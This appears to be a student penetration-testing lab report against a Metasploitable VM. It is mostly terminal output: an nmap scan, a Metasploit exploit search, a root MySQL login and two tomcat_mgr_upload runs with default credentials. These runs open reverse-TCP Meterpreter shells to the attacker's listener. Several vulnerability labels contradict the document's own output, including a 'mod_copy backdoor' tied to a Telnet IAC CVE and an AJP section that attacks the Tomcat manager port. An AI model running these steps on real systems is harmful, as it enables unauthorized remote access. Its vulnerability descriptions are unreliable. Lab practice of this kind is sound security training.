


ASSIGNMENT 2

1. FTP (Port 2121/TCP)

Service: ProFTPD 1.3.1

Vulnerability: Backdoor in the `mod_copy` module allowing remote code execution (CVE-2010-4221).



```
kali@kali: ~  
Session Actions Edit View Help  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 180.54 seconds  
msf > nmap -sV 192.168.46.118  
[*] exec: nmap -sV 192.168.46.118  
  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-15 07:55 -0400  
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 47.83% done; ETC: 07:56 (0:00:07 remaining)  
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 86.96% done; ETC: 07:56 (0:00:02 remaining)  
Nmap scan report for 192.168.46.118  
Host is up (0.016s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Host: metasploitable.localdomain; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
kali@kali: ~
Session Actions Edit View Help
Nmap: 1_clock-skew: mean: 54m08s, deviation: 2h00m01s, median: -5m53s
Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap: Nmap done: 1 IP address (1 host up) scanned in 29.71 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf > search type:exploit os:linux ftp

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/snmpp/awind_snmp_exec 2019-03-27      excellent Yes  AwindInc SNMP Service Command Injection
1  \  target: Unix In-Memory              "              "      "      "
2  \  target: Linux Dropper              "              "      "      "
3  exploit/linux/http/cisco_prime_inf_rce 2018-10-04      excellent Yes  Cisco Prime Infrastructure Unauthenticated Remote Code Execution
4  exploit/linux/http/craftcms_ftp_template 2024-12-19      excellent Yes  Craft CMS Twig Template Injection RCE via FTP Templates Path
5  exploit/multi/http/crush_ftp_rce_cve_2023_43177 2023-08-08      excellent Yes  CrushFTP Unauthenticated RCE
6  \  target: Java                        "              "      "      "
7  \  target: Linux Dropper              "              "      "      "
8  \  target: Windows Dropper            "              "      "      "
9  exploit/unix/webapp/cyberpanel_preauth_rce_multi_cve 2024-10-27      excellent Yes  CyberPanel Multi CVE Pre-auth RCE
10 \  action: CVE-2024-51378              "              "      "      Exploit using CVE-2024-51378
11 \  action: CVE-2024-51567              "              "      "      Exploit using CVE-2024-51567
12 \  action: CVE-2024-51568              "              "      "      Exploit using CVE-2024-51568
13 exploit/linux/http/linksys_wrt160nv2_apply_exec 2013-02-11      excellent No   Linksys WRT160nv2 apply.cgi Remote Command Injection
14 \  target: CMD                        "              "      "      "
15 \  target: Linux mipsel Payload        "              "      "      "
16 exploit/multi/http/monsta_ftp_downloadfile_rce 2025-11-07      excellent Yes  Monsta FTP downloadFile Remote Code Execution
17 \  target: PHP In-Memory              "              "      "      "
18 \  target: Unix/Linux Command Shell  "              "      "      "
19 \  target: Windows Command Shell      "              "      "      "
20 exploit/linux/misc/netsupport_manager_agent 2011-01-08      average  No   NetSupport Manager Agent Remote Buffer Overflow
21 exploit/linux/ftp/proftpd_sreplace 2006-11-26      great    Yes  ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
22 \  target: Automatic Targeting        "              "      "      "
23 \  target: Debug                      "              "      "      "
24 \  target: ProFTPD 1.3.0 (source install) / Debian 3.1 "              "      "      "
25 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01      great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
26 \  target: Automatic Targeting        "              "      "      "

n direct input to this VM, move the mouse pointer inside or press Ctrl-G.
```

```
kali@kali: ~
Session Actions Edit View Help
15 \  target: Linux mipsel Payload        "              "      "      "
16 exploit/multi/http/monsta_ftp_downloadfile_rce 2025-11-07      excellent Yes  Monsta FTP downloadFile Remote Code Execution
17 \  target: PHP In-Memory              "              "      "      "
18 \  target: Unix/Linux Command Shell  "              "      "      "
19 \  target: Windows Command Shell      "              "      "      "
20 exploit/linux/misc/netsupport_manager_agent 2011-01-08      average  No   NetSupport Manager Agent Remote Buffer Overflow
21 exploit/linux/ftp/proftpd_sreplace 2006-11-26      great    Yes  ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
22 \  target: Automatic Targeting        "              "      "      "
23 \  target: Debug                      "              "      "      "
24 \  target: ProFTPD 1.3.0 (source install) / Debian 3.1 "              "      "      "
25 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01      great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
26 \  target: Automatic Targeting        "              "      "      "
27 \  target: Debug                      "              "      "      "
28 \  target: ProFTPD 1.3.3a Server (Debian) - Squeeze Betal "              "      "      "
29 \  target: ProFTPD 1.3.3a Server (Debian) - Squeeze Betal (Debug) "              "      "      "
30 \  target: ProFTPD 1.3.2c Server (Ubuntu 10.04) "              "      "      "
31 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24      excellent Yes  Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
32 \  target: Linux x86                  "              "      "      "
33 \  target: Linux x86_64              "              "      "      "
34 exploit/linux/local/servu_ftp_server_prepareinstallation_priv_esc 2019-06-05      excellent Yes  Serv-U FTP Server prepareinstallation Privilege Escalation
35 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent Yes  VSFTPD v2.3.4 Backdoor Command Execution
36 exploit/multi/ftp/wuftpd_site_exec_format 2000-06-22      great    Yes  WU-FTPd SITE EXEC/INDEX Format String Vulnerability
37 \  target: Automatic Targeting        "              "      "      "
38 \  target: Slackware 2.1 (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994) "              "      "      "
39 \  target: Redhat 6.2 (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) "              "      "      "
40 \  target: Debug                      "              "      "      "
41 exploit/multi/http/xdmcp_ftp_null_byte_rce 2025-06-30      excellent Yes  Wing FTP Server NULL-byte Authentication Bypass (CVE-2025-47812)
42 \  target: Unix/Linux Command Shell  "              "      "      "
43 \  target: Windows Command Shell      "              "      "      "
44 exploit/multi/wyse/hagent_untrusted_hsdta 2009-07-10      excellent No   Wyse Rapport Hagent Fake Hserver Command Execution
45 \  target: Windows XPe x86            "              "      "      "
46 \  target: Wyse Linux x86            "              "      "      "

Interact with a module by name or index. For example info 46, use 46 or use exploit/multi/wyse/hagent_untrusted_hsdta
After interacting with a module you can manually set a TARGET with set TARGET 'Wyse Linux x86'

msf > |
```

2. MySQL (Port 3306/TCP)

Service: MySQL 5.0.51a-Ubuntu5

Vulnerability: Weak default credentials and SQL injection flaws enabling command execution

```
msf > mysql -h 192.168.46.118 -u root --skip-ssl -p
[*] exec: mysql -h 192.168.46.118 -u root --skip-ssl -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1112
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.004 sec)

MySQL [(none)]>
```

3. AJP13 (Port 8009/TCP)

Service: Apache JServ Protocol v1.3

Vulnerability: Unrestricted PUT method in Tomcat's AJP connector allowing arbitrary file uploads and RCE.

```
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                                           |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                                                                               |
| HttpUsername |                 | no       | The username to authenticate as                                                                                       |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapni, socks4 |
| RHOSTS       | 192.168.46.118  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT        | 8180            | yes      | The target port (TCP)                                                                                                 |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                             |
| VHOST        |                 | no       | HTTP server virtual host                                                                                              |



Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.74.144  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |



View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > use 0
msf auxiliary(admin/http/tomcat_ghostcat) > use exploit/multi/http/tomcat_mgr_upload
```

```
msf exploit(multi/http/tomcat_mgr_upload) > use 0
msf auxiliary(admin/http/tomcat_ghostcat) > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set FILENAME /WEB-INF/web.xml
[!] Unknown datastore option: FILENAME.
FILENAME => /WEB-INF/web.xml
```

```
msf exploit(multi/http/tomcat_mgr_upload) > unset FILENAME
Unsetting FILENAME...
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.46.118
RHOSTS => 192.168.46.118
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.74.144:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying UlmwkLTGDVtpiqn...
[*] Executing UlmwkLTGDVtpiqn...
[*] Undeploying UlmwkLTGDVtpiqn...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.46.118
[*] Meterpreter session 1 opened (192.168.74.144:4444 -> 192.168.46.118:40237) at 2026-06-15 09:11:03 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > 
```

4. HTTP (Port 8180/TCP)

Service: Apache Tomcat/Coyote JSP Engine 1.1

Vulnerability: Directory traversal and weak manager access leading to JSP web shell deployment.

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.46.118
RHOSTS => 192.168.46.118
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.74.144
LHOST => 192.168.74.144
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT => 4444
```

```
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                                           |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HttpPassword | tomcat          | no       | The password for the specified username                                                                               |
| HttpUsername | tomcat          | no       | The username to authenticate as                                                                                       |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapni, socks4 |
| RHOSTS       | 192.168.46.118  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT        | 8180            | yes      | The target port (TCP)                                                                                                 |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                             |
| VHOST        |                 | no       | HTTP server virtual host                                                                                              |



Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.74.144  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name           | Description                                                                                                                                                |
|----|----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 0  | Java Universal | Upon successful execution, the Tomcat server will unpack the application and execute the embedded Java payload, returning a functional Meterpreter session |



View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > info
View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.74.144:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying Zap2ZraPz8LWAD ...
[*] Executing Zap2ZraPz8LWAD ...
[*] Undeploying Zap2ZraPz8LWAD ...
[*] Sending stage (58073 bytes) to 192.168.46.118
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 2 opened (192.168.74.144:4444 -> 192.168.46.118:36791) at 2026-06-15 09:19:51 -0400

(i-search)`: Interrupt: use the 'exit' command to quit
meterpreter >
```